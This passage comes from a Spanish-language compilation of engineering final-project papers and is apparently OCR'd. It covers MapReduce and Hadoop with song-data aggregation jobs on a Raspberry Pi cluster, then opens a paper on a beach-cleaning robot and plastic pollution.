   En esta etapa dada una entrada se produce un conjunto de pares intermedios *clave-valor* los cuales serán enviados a la siguiente etapa. Se dice que son pares intermedios porque habrá un procesamiento posterior en las siguientes dos etapas. La etapa *Map* está intencionalmente diseñada para no compartir el estado entre procesos, en otras palabras, es una etapa de procesamiento nada-compartido. Esta característica, permite que el conjunto total de información a procesar pueda ser particionado para ser procesado por distintos procesos en simultáneo.

2. *Shuffle-and-Sort*
   En esta etapa se agrupan todos los *valores* intermedios asociados con la misma *clave* del conjunto de pares *clave-valor* de la etapa anterior. Además de ser agrupados, los pares *clave-valor* son enviados a la siguiente etapa ordenados según su *clave*, para que esto sea posible se requiere que las claves sean comparables entre sí. El resultado es un conjunto de pares *clave-lista<valor>* ordenados según la clave. Esta etapa es la más costosa en todo el modelo ya que requiere que la información sea transferida entre los procesos requiriendo ancho de banda en la red.

3. *Reduce*
   En esta última etapa se aplica algún procesamiento definido por el programador sobre la lista de valores de cada par *clave-lista<valor>*. Generalmente el procesamiento consiste en funciones de agregación tales como suma, conteo, promedios, etc.

4.2 Ejemplo de Aplicación Wordcount

Un problema de fácil resolución mediante el modelo MapReduce consiste en contar el número de ocurrencias de cada palabra dentro de un conjunto de documentos de texto. Las etapas *Map* y *Reduce* implementadas por el programador en pseudocódigo serán entonces:

```
Map(String clave, String valor)
    // clave: nombre del documento
    // valor: contenido del documento
    para cada palabra P en valor:
          retornar parIntermedio(P,1);

Reduce(String clave, Iterator valores)
    // clave: una palabra
    // valores: una lista de contadores
    para cada V en valores:
          resultado += V;
    retornar resultado(clave, resultado);
```

En la **Figura 5** se esquematiza un ejemplo de *WordCount* sobre la frase “Pablito clavó un clavito, ¿Qué clavito calvó Pablito?” utilizando el modelo MapReduce.




Figura 5 – Ejemplo Wordcount

4.3 Ejemplo de ejecución

El conjunto total de datos a procesar es particionado y distribuido entre múltiples máquinas, a cada partición del total de datos se le llama *split*. La etapa *Map* se realizará de forma paralela, cada máquina procesará los *splits* que se le hayan asignado. Los pares intermedios generados por la etapa *Map* son particionados según una función de partición en una determinada cantidad, la cual delimitará la cantidad de *reducers* del modelo. Tanto la cantidad de particiones como la función de partición son especificadas por el usuario. A continuación, se detalla el flujo de datos en una operación MapReduce.




Figura 6 – Arquitectura MapReduce [2]

La **Figura 6** muestra el comportamiento y como es el flujo de datos. A continuación, se describen cada uno de los pasos:

1. El conjunto total de datos a procesar se divide en un conjunto de *splits.* Luego se hace una copia del programa en cada máquina del cluster.

2. Una de las copias del programa es distinta, el *master*. El resto son *workers* que realizan el trabajo asignado por el *master*. El trabajo consiste de un conjunto de tareas *Map* y *Reduce.* El *master* elige *workers* ociosos y le asigna a cada uno una tarea *Map* o *Reduce.*

3. Un *worker* al que se le ha asignado una determinada tarea *Map* lee el contenido del *split* correspondiente y genera un conjunto de pares intermedios *clave-valor*, estos son almacenados en memoria.

4. Periódicamente los pares *clave-valor* almacenados en memoria son escritos en disco, particionados en regiones según la función de partición para la etapa *Reduce*. La ubicación en disco de estos pares *clave-valor* es suministrada al *master* el cual es el responsable de reenviar estas ubicaciones a los *workers* que se harán cargo de la etapa *Reduce.*

5. Cuando un *worker* responsable de la etapa *Reduce* es notificado por el *master* sobre esta ubicación, hace uso de llamadas de procedimiento remoto para leer la información en los discos locales de los *workers* de la etapa *Map.* Cuando un *worker* encargado de la etapa *Reduce* leyó toda la información intermedia de su partición, las ordena según su clave. Así, todos los valores de la misma clave son agrupados, dando como resultado un conjunto de claves con una lista de valores.

6. Los *workers* designados para la etapa *Reduce* procesan los pares clave-valor intermedios aplicando la función correspondiente a esta etapa. La salida de la función de la etapa *Reduce* es añadida al final del archivo de salida.

7. Cuando todas las tareas *Map* y *Reduce* fueron completadas, el master se comunica con el programa del usuario y el control es retornado al mismo.

Luego de una ejecución exitosa la salida de una ejecución MapReduce se encuentra disponible en los archivos de salida. Generalmente los usuarios no necesitan combinar estos archivos de salida en uno. Usualmente se utilizan como entrada de otra instancia MapReduce, o bien se utilizan para alguna otra aplicación distribuida que es capaz de hacer uso de la entrada particionada en múltiples archivos.

Dado que MapReduce está diseñado para procesar grandes volúmenes de información usando cientos o miles de máquinas debe ser tolerante a fallos. El *master* se comunica con el *worker* periódicamente. Si no recibe una respuesta por parte del *worker* en una cierta cantidad de tiempo, el *master* lo marca como fallido. Cualquier tarea de *map* completa por el *worker* es reseteada a su estado inicial y así se convierte en apta para ser ejecutada en otros *workers.* De manera similar cualquier tarea *map* o *reduce* en progreso en un *worker* fallido es reseteada y se vuelve apta para ser planificada nuevamente. Las tareas completadas son reejecutadas en caso de fallo debido a que la salida es almacenada en el disco local de la máquina que falla y por lo tanto inaccesible. Las tareas *reduce* no necesitan ser reejecutadas ya que su salida es almacenada en el sistema de archivos global.

Cuando una tarea *map* es ejecutada primero en un *worker A* y luego ejecutada en un *worker B,* porque *A* falló, todos los *workers* ejecutando tareas *reduce* son notificados de la reejecución. Toda tarea *reduce* que aún no ha leído la información del *worker A,* lo leerá del *worker B.*

4.4 MapReduce en Hadoop

MapReduce se implementa en *Hadoop* usando el *framework* comúnmente conocido como MR1 o MapReduce versión 1, o bien utilizando *YARN* y el *framework* de segunda generación conocido como MR2.

Aunque MR1 es muy apto para la programación de aplicaciones MapReduce escritos en Java o en abstracciones de programación como *Apache Pig* o *Apache Hive*, tiene tres grandes deficiencias:

1. No está destinado a programar y administrar programas que no sean MapReduce, tal como *Apache Spark*[2].
2. Tiene un límite superior práctico a su escalabilidad.
3. Es poco flexible para aprovechar recursos de procesamiento no utilizados al máximo.

La solución a estas limitaciones fue el *framework* YARN, y en el caso de aplicaciones MapReduce, la solución fue MR2 en YARN. MR2 mantiene la compatibilidad con la versión estable anterior MR1, esto significa que todas las aplicaciones de MapReduce aún se pueden ejecutar sin cambios sobre YARN con solo una recompilación. Por este motivo y que MR1 no es tan frecuente hoy en día, se obviará la explicación del funcionamiento de MR1 y se explicará en detalle MR2 sobre YARN.

Al igual que en el modelo teórico, el *framework* divide el set de datos de entrada en *splits* de información independientes los cuales son procesados por tareas *Map* de forma totalmente paralela. En el desarrollo del programa se especifican las locaciones de entrada y salida, proveyendo funciones de *Map* y *Reduce* mediante las implementaciones de interfaces apropiadas y/o clases abstractas. Este y otros parámetros de las aplicaciones constituyen su configuración. El *framework* ordena la salida de todas las tareas *Map* que luego son la entrada de tareas *Reduce*. Durante todo el proceso, el *framework* se encarga de tareas de planificación, monitoreo y reejecución de las tareas fallidas.

Para una mayor simplicidad generalmente los nodos de cómputo y los nodos de almacenamiento son los mismos, esto es, el *framework* de MapReduce y el sistema de archivos distribuido (HDFS) están corriendo en el mismo conjunto de nodos. Esta configuración le permite al *framework* planificar efectivamente tareas en los nodos donde los datos ya se encuentran presentes, reduciendo así el tráfico en la red.

MR2 consiste de: un solo *ResourceManager*, un trabajador *NodeManager* por nodo del cluster y un *MRAppMaster* por aplicación. El usuario envía la aplicación (jar, ejecutable, etc.) junto con su configuración al *ResourceManager*, el cual asume la responsabilidad de distribuir el software/configuración a los trabajadores, planificando las tareas, monitoreándolas y proveyendo información de estado y diagnóstico al cliente. Tal como en el modelo teórico, el *framework* de MapReduce opera exclusivamente en pares *clave-valor*, esto es, tanto la entrada como la salida de la aplicación consistirá de un set de pares *clave-valor*, posiblemente la salida y entrada tendrán distintos tipos de datos. Las clases clave y valor deben ser serializables e implementar una interfaz *Writable*. Adicionalmente, las clases *clave* deben implementar la interfaz *WritableComparable* para facilitar el ordenamiento por el *framework*.

Si bien *Hadoop* está implementado en Java, no es necesario que las aplicaciones de MapReduce sean escritas en este lenguaje. Existen APIs tales como *Hadoop Streaming* y *Hadoop Pipes* que permiten a los usuarios crear y correr aplicaciones con cualquier ejecutable como *Mapper* y/o *Reducer*.

4.5 Tipos de datos

Las *claves* y *valores* son objetos serializables en Hadoop, esto es una distinción sutil pero muy importante. Cuando se define la mayoría de los elementos de información se utilizan tipos de datos simples tal como int, long, char, etc. En Hadoop la *clave* y *valor* es un objeto el cual es una instanciación de una clase, con atributos y métodos definidos para leer y escribir datos del objeto.

Para asegurar que los objetos sean serializables, Hadoop define una interfaz especial, la interfaz *Writable* para definir los métodos de lectura y escritura. Todo objeto que implemente esta interfaz será serializable y podrá utilizar los métodos para lectura y escritura. Tal como fue explicado en el modelo MapReduce las claves son enviadas ordenadas a los *Reducers*. Esto es facilitado por una superclase de la interfaz *Writable* llamada *WritableComparable*. La interfaz *WritableComparable* agrega métodos adicionales usados para determinar el orden de clasificación entre los objetos *clave*, estos métodos son *compareTo*, *equals* y *hashCode*.

Hadoop incorpora sus propios tipos de datos para representar los tipos de primitivas comunes con el que todo programador está acostumbrado a trabajar. Estos tipos de objetos incorporados son llamados *Box Classes* puesto que encapsulan el tipo de información. A continuación, en la **Tabla 1**, se resumen los *Box Classes* junto con la primitiva correspondiente en Java.

Tabla 1 – Equivalencia de tipos de datos con Java

Hadoop Box Class	Primitiva Java
BooleanWritable	Boolean
IntWritable	Int
FloatWritable	Float
LongWritable	Long
DoubleWritable	Double
NullWritable	Null
Text	String

[2] Apache Spark es un *framework open-source*, proporciona una interfaz para la programación de clusters completos con paralelismo de datos implícito y tolerancia a fallos.

A pesar de que el sufijo de muchos de estos tipos de datos es *Writable,* todas estas clases son *WritableComparable* y pueden ser utilizadas para representar *claves* o *valores*.

4.6 Anatomía de un programa MapReduce

Un programa MapReduce en Hadoop contiene los siguientes componentes:

1. *Driver*
2. *Mapper*
3. *Reducer* (excepto en el caso de las aplicaciones de sólo mapeo)

1. El *Driver* es el programa que inicializa la aplicación de MapReduce, puede enviarla asincrónicamente (de forma no bloqueante) o sincrónicamente (esperando que la aplicación termine antes de realizar otra acción). Los *Drivers* pueden también configurarse para enviar más de una aplicación, por ejemplo, corriendo un flujo de trabajo que consista de múltiples aplicaciones MapReduce, si bien esto es poco frecuente.
   El *Driver* se encarga de enviar la aplicación al *ResourceManager* junto con la configuración de la aplicación. En la configuración se especifica qué parámetros puede aceptar, de dónde deben ser leídos los datos, dónde debe ser escrita la salida, cuál cluster HDFS debe ser usado para la aplicación, o a cuál cluster YARN enviar la aplicación.
   En Java es implementado como la clase que contiene el método `main()` para el programa. La clase instancia un objeto *Job*. Este objeto crea y almacena las opciones de configuración para el *Job*, incluyendo las clases a ser usadas por el *Mapper* y *Reducer*, directorios de entrada y salida, y otras opciones, tales como el nombre del *Job* que será mostrado en interfaz de usuario de YARN *ResourceManager*.
   Luego de enviar el *Job*, las clases *Mapper* y *Reducer* son pasadas junto con la configuración al *ResourceManager* el cual pasará esta información al *ApplicationMaster* nominado para el Job. El *ApplicationMaster* requerirá recursos (containers) para correr tareas (*Map* y *Reduce*). Estas tareas son provistas con el código, configuración y conjunto de datos que corresponde: *split* de entrada en caso de un *Mapper* o una partición intermedia en caso de un *Reducer*.

2. El *Mapper* es la clase en Java que implementa el método `map()`. Cada instancia de objeto del *Mapper* itera a lo largo de un *split* de entrada ejecutando el método `map()` en todos los registros del *split* de entrada. Por simplicidad, el número de *splits* de entrada suele coincidir con el número de bloques HDFS. La cantidad de *splits* de entrada determinará el número de objetos *Mapper*, o tareas *Map* que correrán para una dada aplicación MapReduce.
   Los *Mappers* realizan la mayor parte del trabajo pesado cuando se trata de procesamiento de datos en MapReduce, ya que lee y procesa toda la información de entrada. Dado que la fase de *Map*, la cual es definida corriendo el código de la clase *Mapper*, es una fase nada-compartido, a continuación se enumeran ciertas consideraciones a tener en cuenta al momento de desarrollar el código del *Mapper*.

   i. No se guardan o comparten estados: No se debe intentar compartir información entre tareas *Map*. Puesto que la fase *Map* es un conjunto desordenado de tareas, no se puede garantizar cuándo y dónde estas tareas correrán o si correrán más de una vez como ocurre en el caso de ejecución especulativa.

   ii. No efectos colaterales: Como una tarea *Map* puede que se ejecute en cualquier orden y puede que se ejecute más de una vez, no debe crear ningún efecto colateral tal como crear eventos o procesos externos.

   iii. No debe intentar comunicarse con otras tareas *Map*: Por la misma razón que el primer punto las tareas *Map* no están pensadas para comunicarse una con la otra.

   Se debe tener cuidado también con operaciones de E/S dentro de las tareas *Map*, tal como escribir en un sistema de archivos en la red o actualizar una tabla en una base de datos remota. A pesar que esas operaciones son posibles, pueden ser percibidas como un ataque DDoS (Distribuited Denial-of-Service) puesto que numerosas actividades ocurrirán de diferentes hosts al mismo tiempo.

3. El *Reducer* es la clase en Java que implementa el método `reduce()`. Este método tiene como entrada la *clave* y *valor* intermedio provisto por la salida del *Mapper*. Como fue previamente explicado en el modelo MapReduce las *claves* y *valores* intermedios estarán agrupados y ordenados por clave luego de la etapa *Shuffle-and-Sort* ejecutada por el *framework*. Tal como la tarea *Map*, la tarea *Reduce* puede que corra más de una vez si la ejecución especulativa está activada para la fase de reducción, a pesar que es menos frecuente que esto ocurra, excepto en el caso del fallo de un nodo. Dicho esto, las mismas advertencias aplicadas a *Mappers* generalmente aplican a *Reducers*.

5. Million Song Dataset

Million Song Dataset (MSD)[3-4] es una colección de análisis de características y metadatos de un millón de pistas de música popular occidental contemporánea de audio de

libre acceso proporcionada por The Echo Nest[3]. El conjunto de datos no incluye ningún audio, solo las características derivadas, los metadatos. Su creación tuvo como propósito fomentar la investigación en algoritmos que escalan a tamaños comerciales y proporcionar un conjunto de datos de referencia para investigación ayudando a nuevos investigadores a iniciarse en el campo de MIR[4]. La idea de crear este *dataset* surgió de una crítica a la investigación académica sobre el procesamiento de información de música. Dado que las ideas y técnicas que se desarrollaban en la academia no eran prácticas para servicios reales, los cuales deben ofrecer cientos o miles de canciones y, hasta el momento, no existía un *dataset* lo suficientemente grande como para probar la efectividad de los algoritmos.

El núcleo de *dataset* proviene de The Echo Nest API. Este recurso online provee metadatos y análisis de audio para millones de canciones y alimenta a muchas aplicaciones en la web, smartphones, etc. Algunos datos adicionales se obtuvieron de la base de datos del servidor de musicbrainz [5].

MSD contiene:

-280 GB de datos

-1.000.000 canciones/archivos

-44.745 artistas únicos

-515.576 canciones con su fecha empezando desde 1922

Las características acústicas principales son el tono, timbre y volumen, tal como es definido por la API de análisis de Echo Nest. La API provee estos datos para cada "segmento", lo cual generalmente está delimitado por el comienzo de una nota, o discontinuidades en la señal. La API también estima los *tatums*[5], *beats*, compases (generalmente grupos de 3 o 4 *beats*) y secciones. Si bien este *dataset* es muy útil para ciertos estudios, tiene algunas limitaciones. Solo contiene metadatos, no contiene los audios de las canciones por lo que el alcance de la representación acústica está limitado a las que pueden ser derivadas de las características de Echo Nest. Además, el *dataset* carece de metadatos a nivel de álbum y artista. La diversidad es otro problema, hay muy poco de música étnica, clásica y del mundo.

6. Aplicaciones realizadas

Siguiendo el modelo de programación tal como fue explicado en la sección **4.6** se desarrollaron diversas aplicaciones para obtener resultados específicos sobre un subconjunto del MSD, 10000 canciones, debido a las limitaciones de espacio del cluster. A continuación, se detalla cada una:

Canciones por artista: una lista de las canciones que cada artista realizó.

- Clase Mapper: en esta clase se generan pares con el nombre del artista como clave y la canción como valor. Así, luego en la etapa *merge and sort* se agruparán todas las canciones que hayan sido compuestas por un mismo artista.

- Clase Reducer: En este caso esta clase no realiza ninguna operación, es una aplicación de solo mapeo.

Canciones según su popularidad (*hotttnesss*):

- Clase Mapper: en esta clase se generan pares con el valor de popularidad (*hotttnesss*) del artista como clave y la canción como valor. Así, luego en la etapa *merge and sort* se agruparán todas las canciones con el mismo índice de popularidad y serán ordenadas de menor a mayor.

- Clase Reducer: como el ejemplo anterior, esta aplicación es de solo mapeo.

Canciones por año: cantidad de canciones por año de lanzamiento. En la **Figura 7** se esquematiza el resultado de esta aplicación.

- Clase Mapper: en esta clase se generan pares con el año de la canción como clave y el número 1 como valor. Así, luego en la etapa *merge and sort* se agruparán todas las canciones que hayan sido lanzadas el mismo año, dando como resultado una lista con tanta cantidad de 1's como de canciones lanzadas ese año.

- Clase Reducer: en esta clase se recorre la lista 1's y se los suma, dando como resultado la cantidad de canciones por año.



Figura 7 – Cantidad de canciones por año

Promedio de duración de las canciones según el año: en la **Figura 8** se esquematiza el resultado de esta aplicación.

- Clase Mapper: en esta clase se generan pares con el valor del año de como clave y la duración de la canción

[3] Echo Nest es una plataforma de inteligencia y datos musicales para desarrolladores y compañías de medios.
[4] Music Information Retrieval

[5] Un *tatum* es una característica de la música que se ha definido como: el intervalo de tiempo más pequeño entre notas sucesivas en una frase rítmica.

como valor. Así, luego en la etapa *merge and sort* se agruparán todos los valores de duración de las canciones que se corresponden con un mismo año.

- Clase Reducer: en esta clase se recorre la lista de los tiempos de las canciones, se los suma y se divide el total por la cantidad de valores. Así, la salida de esta operación resulta el año junto con el promedio de duración de una canción lanzada en ese año.




Figura 8 – Duración promedio de las canciones por año

Promedio de largo del nombre del artista por año: en la **Figura 9** se esquematiza el resultado de esta aplicación.

- Clase Mapper: en esta clase se generan pares con el año como clave y el nombre del artista como valor. Así, luego en la etapa *merge and sort* se agruparán todos los nombres de los artistas que se corresponden con un mismo año.

- Clase Reducer: en esta clase se recorre la lista de nombres de artistas, suma la cantidad de letras por artista y divide el total por la cantidad de artistas. Así, la salida de esta operación resulta el año junto con el promedio del largo de nombre de los artistas.




Figura 9 – Largo del nombre del artista por año

Además de las aplicaciones se realizaron algunas pruebas de funcionamiento. Se comprobó la tolerancia a fallos reiniciando un par de nodos al momento de la ejecución. Por otro lado, se realizaron pruebas de performance variando la cantidad de *raspberrys* disponibles. En la **Figura 10** se esquematiza el tiempo requerido para ejecutar la aplicación de promedio de duración de las canciones por año variando la cantidad de nodos. El resultado es el promedio de diez ejecuciones para cada variación en la cantidad de nodos.




Figura 10 – Desempeño según la cantidad de nodos

7. Conclusiones

El objetivo de este proyecto final de carrera consistió en el estudio del entorno de trabajo Hadoop. Estudiar el marco teórico de los elementos que sustentan su funcionamiento, así como también su arquitectura general, consolidando los conocimientos adquiridos a través del desarrollo de una aplicación en un cluster de *raspberry pi's*. Puede concluirse que se alcanzaron los objetivos planteados. El marco teórico que sostiene Hadoop, GFS y MapReduce, fue estudiado a partir de los artículos académicos [1] y [2]. Se exploró en profundidad la implementación particular del algoritmo MapReduce y su arquitectura como un conjunto de clases en Java. También, vinculado a estas herramientas, el sistema de archivos distribuidos HDFS se analizó para su posterior uso. La coordinación del procesamiento de la información es administrada por YARN, que está compuesto por un *ResourceManager*, *NodeManager* y *ApplicationMaster*. Con respecto al desarrollo de la aplicación, si bien fue en un principio difícil la depuración de los programas por su naturaleza distribuida, luego del funcionamiento de la primera aplicación, el desarrollo de las siguientes no resultó problemático.

8. Propuestas para futuros trabajos

Sin duda existen una infinidad de trabajos que están relacionados con este proyecto final de carrera. De forma directamente relacionada se propone aumentar la cantidad de nodos en el cluster. Con el tamaño adecuado se podrían ejecutar las mismas aplicaciones realizadas sobre el total del *dataset*, no sobre un subconjunto como fue llevado a cabo. Para la ampliación del cluster se proponen pruebas de performance haciendo uso de hardware homogéneo y heterogéneo. Otra propuesta directamente relacionada es el desarrollo de aplicaciones más complejas agregando información de otras bases de datos tales como la de musicbrainz o 7digitalid.

De manera no tan directa se propone la experimentación con otros proyectos dentro del ecosistema Hadoop. Puntualmente podría utilizarse *Mahoot* para experimentar sobre MSD y así realizar aplicaciones de *machine learning* para, por ejemplo: detectar el género de una canción automáticamente, detectar si una canción es un cover de otra, recomendaciones de música según lo escuchado, reconocimiento automático del artista o la predicción automática del año. Haciendo uso de *Hive* podría realizarse agrupación, consulta, y análisis de los datos de MSD haciendo uso del lenguaje de consultas basado en SQL, llamado HiveQL. Para la visualización de datos se propone el uso de HUE, el cual es un proyecto *open source* y con licencia Apache.

Agradecimientos

A mi directora, Karina Cenci, por darme total libertad para conducir el proyecto según mis intereses. Sus aportes motivacionales fueron muy valiosos para enfrentar las distintas dificultades que iban apareciendo en la realización del proyecto.

Referencias

[1] Sanjay Ghemawat, Howard Gobioff, and Shun-Tak Leung, «The Google File System» October 2003.

[2] Jeffrey Dean and Sanjay Ghemawat, «MapReduce: Simplified Data Processing on Large Clusters» December 2004.

[3] [En línea]. Disponible: https://www.opensciencedatacloud.org/publicdata/million-song-dataset/. [Último acceso: 15 noviembre 2018].

[4] Thierry Bertin-Mahieux, Daniel P.W, Ellis, Brian Whitman, Paul Lamere, «THE MILLION SONG DATASET» ISMIR 2011.

[5] [En línea]. Disponible: https://musicbrainz.org/doc/MusicBrainz_Server/. [Último acceso: 15 noviembre 2018].

[6] E. Plaza, *Cluster Raspberry PI,* 2017.

[7] Jeffrey Aven, 2017, *Hadoop in 24 Hours*, Pearson Education, Inc.

[8] Chuck Lam, 2011, *Hadoop in Action*, Manning Publications Co.

[9] Tom White, 2012, *Hadoop: the Definitive Guide*, O'Reilly.

[10] Extraido de https://www.edureka.co/blog/hadoop-yarn-tutorial/, s.f.

[11]Extraido de http://spaceanalytics.blogspot.com/2017/05/comp-apache-hadoop.html

Trabajos de Final de Carrera
< en curso >

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

Diseño de prototipo de Vehículo Robot Autónomo y Desarrollo de Prototipo de Sistema de Visión Artificial Integrado Para Implementación en la Limpieza de residuos en playas

Buttaccio Tardio, Federico
Facultad de Ingeniería, Universidad Atlántida Argentina, Mar de Ajó, Buenos Aires, Argentina
fedebuttacciotardiof413@gmail.com

Resumen

El presente artículo abarca el estado de desarrollo actual del proyecto Escaneando Mi Playa, el cual se encuentra enmarcado como Trabajo Final de la carrera de Ingeniería en Informática, y tiene como finalidad brindar, desde el área de la informática, y valiéndose de las tecnologías actuales en tendencia; el diseño y desarrollo de una herramienta para ayudar en la limpieza de arena y residuos en playas a lo largo del planeta. La herramienta presentada consiste en el diseño de un prototipo de vehículo robot autónomo equipado con un tamiz, para realizar la recolección de meso residuos (aquellos de tamaño entre los 0,5 cm y 1 cm) y algunos macro residuos (entre 1cm y 2 cm) en arena seca; y rastrillo con cinta transportadora para la recolección de residuos más grandes. Además de esto, el proyecto consta del desarrollo de un prototipo de sistema de visión artificial, incorporado al diseño del robot, para la búsqueda selectiva de algún tipo de residuo en particular por medio de la implementación de las redes neuronales convolucionales en las imágenes captadas por la cámara del vehículo.

Palabras clave

Playas, residuos, redes neuronales, vehículo autónomo, robótica, reconocimiento de imágenes, Deep Learning.

Introducción

La generación de residuos es una característica que ha acompañado a la humanidad desde sus inicios. Durante la etapa nómada, que comenzó en los albores de la raza humana y se perpetuó hasta la aparición de los primeros asentamientos, los residuos producidos por la población consistieron principalmente en aquellos de carácter orgánico tales como madera, restos de comida y otros, que eran fácilmente biodegradables y se acumulaban en pequeñas cantidades [1].

Sin embargo, con la aparición de las primeras ciudades y el crecimiento poblacional, la presencia de gran cantidad de desechos comenzó a ser un problema tanto por cuestiones de espacio como por convertirse en fuente de enfermedades y de alimento para animales salvajes, poniendo en peligro a la población. Como solución a esto se fundaron los primeros vertederos o depósitos, los cuales se ubicaban fuera de las murallas de la ciudades, por lo que la gente debía trasladarse hasta allí para librarse de ellos, o podían recurrir a los primeros recolectores, es decir, ciudadanos que hacían el trabajo que hoy realiza el camión recolector que brindan municipios y otras empresas. Superando el inconveniente de la gran cantidad de basura producida, el avance industrial y tecnológico llevó a la invención de nuevos materiales, lo cual a su vez condujo a la problemática de generación de desechos cuyo tiempo de biodegradación era mayor, persistiendo por más tiempo en el ambiente, y siendo así, fuente de sustancias nocivas para diversas especies animales y el ecosistema en general.

En la actualidad, la gran cantidad de residuos, mayormente de origen artificial como los plásticos, se encuentra no sólo en los vertederos, sino también dispersos a lo largo de espacios públicos, playas, ríos, e incluso en el océano. Esta situación ha llevado tanto a ciudadanos como a gobiernos tanto a tomar medidas para generar conciencia en la sociedad como a desarrollar proyectos para la limpieza de los espacios antes mencionados, pretendiendo atacar el problema tanto recolectando y reciclando los residuos presentes como reduciendo la producción y consumo de artículos desarrollados en base a materiales nocivos.

La gran problemática del plástico

Entre los materiales mencionados, destaca el plástico, el cual se encuentra como componente de gran cantidad de productos en pleno siglo XXI. Desde su invención, la producción de plástico ha crecido casi exponencialmente, a tal punto que actualmente el 4% del petróleo se destina directamente a la producción de este material, mientras que otro 4% se emplea para el suministro de energía necesario para su fabricación [2]. Como se puede observar en la **Figura 1**, se estima que para 2020 el plástico producido llegará a las 500 millones de toneladas.




Figura 1. Producción mundial de plástico desde 1950 hasta 2014.

Este material afecta a la tierra, el agua y el aire, su largo tiempo de degradación provoca múltiples daños en los ecosistemas, aunque el reciclaje es una buena opción para disminuir la contaminación en la tierra por el plástico, la verdad es que ya no es una medida suficiente, definitivamente tanto el consumo como la producción de plástico se debe reducir.

En cuestiones del aire, la producción de plástico libera gran cantidad de toxinas en el ambiente, también cuando se es quemado, tanto así que el plástico es uno de los principales contaminantes del medio ambiente.

Los océanos de plástico

En el océano, el plástico alcanza uno de los ecosistemas más importante del planeta. Las partículas plásticas se pueden encontrar en la superficie del mar, así como en el fondo marino, en los sedimentos, y en el agua. Independientemente de dónde se encuentre en el océano, una cosa es cierta: la cantidad es demasiado grande, y la mayoría de las partículas demasiado pequeñas, para poder recogerlas con facilidad.

Este tipo de residuos se han convertido desde hace tiempo en parte integral de los océanos. Cinco mil millones de partículas de plástico flotan en la superficie marina. La gran mayoría son micro partículas de plástico, o micro plásticos, fragmentos de plástico con un diámetro inferior a los 5 milímetros. La mitad de estas partículas se acumula en cinco grandes islas de basura, repartidas por todo el mundo. Pero no solo se trata de una capa de basura flotante, sino más bien de una gran sopa de plástico, puesto que la mayor parte de estos desechos no se ven a simple vista.

La más famosa de las islas de basura mencionadas es conocida con el nombre de "Gran mancha de basura del Pacífico" [3]. Ubicado entre Hawái y California, esta “isla” hecha de desechos fue descubierta en 2010 y, según Greenpeace, es más grande que todo el condado del Estado de Texas, Estados Unidos, es decir, más de dos veces el diámetro de la provincia de Buenos Aires.



Figura 2. Isla de basura en el Océano Pacífico.

Estos remolinos están interconectados, por lo que tarde o temprano prácticamente cualquier pieza de plástico realiza un viaje alrededor del mundo. El tiempo que dure este viaje, dependerá de las características de la partícula y el medio en que se mueve.

El origen de la basura marina

Se estima que el 10% de los desechos presentes en el océano provienen de actividades marítimas. Por lo tanto, los usuarios del mar (pescadores, buques y otros) son susceptibles de generar contaminación. Además, como el 80% de las mercancías se transportan por mar, los desechos resultantes de esta actividad son encontrados con frecuencia en el mar cerca de las principales rutas de envío a modo de diferentes tipos de vertido.

